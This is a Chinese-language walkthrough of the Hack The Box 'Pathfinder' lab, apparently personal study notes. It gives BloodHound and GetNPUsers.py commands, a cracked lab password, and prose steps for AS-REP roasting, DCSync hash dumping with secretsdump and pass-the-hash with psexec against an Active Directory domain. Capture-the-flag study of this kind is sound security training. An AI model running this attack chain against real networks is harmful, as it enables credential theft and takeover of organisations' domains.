
HTB Pathfinder

- 最开始拿到ip：10.10.10.30
- nmap扫一下，发现开了很多和域相关的端口，没接触过，非常麻爪，找了很多资料都找不到入口点，于是去看了walkthrough
- 发现需要安装python模块的bloodhound来进行Active Directory的enumeration，也就是获得域里的一些信息。
-
```
┌──(fool㉿kali)-[~]
└─$ python3 -m bloodhound -d megacorp.local -u sandra -p 'Password1234!' -gc pathfinder.megacorp.local -c all -ns 10.10.10.30  1 ×
INFO: Found AD domain: megacorp.local
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 5 users
INFO: Connecting to GC LDAP server: pathfinder.megacorp.local
INFO: Found 51 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Pathfinder.MEGACORP.LOCAL
INFO: Done in 02M 58S
```
- 然后再安装neo4j作为数据库，然后安装命令行上的bloodhound并运行，连接到neo4j数据库然后把刚刚python模块拿到的json数据上传，接着通过find principle with DCSync Rights来找到有DCSync权限的机器(猜测)
- 

- 发现除了管理员账户之外，又一个svc_bes的用户具有DCSync权限，这个权限意味着它可以拿到域内用户的密码hash，所以可以从这里入手
- 可以walkthrough里说我们可以尝试kerbose的pre-auth是不是对这个账户禁用了，所以我们用GetNPUser.py脚本来尝试一下
- `python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30 > ./kerbhash.txt`
- 然后我们就拿到了这个用户的密码hash，然后用john通过默认密码字典对其进行爆破，拿到密码`Sheffield19`.
- 然后通过evil-winrm登录到这个账户上可以拿到user.txt。

提权

- 通过secretsdump.py来dump出admin的hash，然后通过psexec利用这个hash直接登录到管理员账户，获得root.txt

Summary

- 首先了解到了bloodhound这个工具，这个我个人目前理解为在枚举AD后可以为我们绘制内网的“地图”，感觉很有用的样子，估计以后还会用到
- 了解到DSync权限可以让用户枚举AD，然后获得域内的信息
- 了解到可以通过GetNPUser.py这个脚本来获得没有开启kerberos的pre-auth的用户的TGT hash，这里面包含了用户的密码。所以用john尝试破解这个hash。
- 了解到evil-winrm可以远程登录到windows server上，前提是开启了windows remote manage对应的端口。
- 获得了有GetChangesAll权限的用户可以通过secretsdump来把域里用户和密码hash dump出来
- 可以通过psexec来进行PTH(pass the hash)，也就是哈希传递攻击，因为windows域内使用系统API对密码进行hash，然后通过hash值来进行认证。所以我们拿到了用户的hash值之后就可以通过这个hash值来登录对应的用户，相当于我们拿到了对应用户的身份证，在登录时保安不会看人只会看身份证号，所以我们可以通过这个身份证冒充它。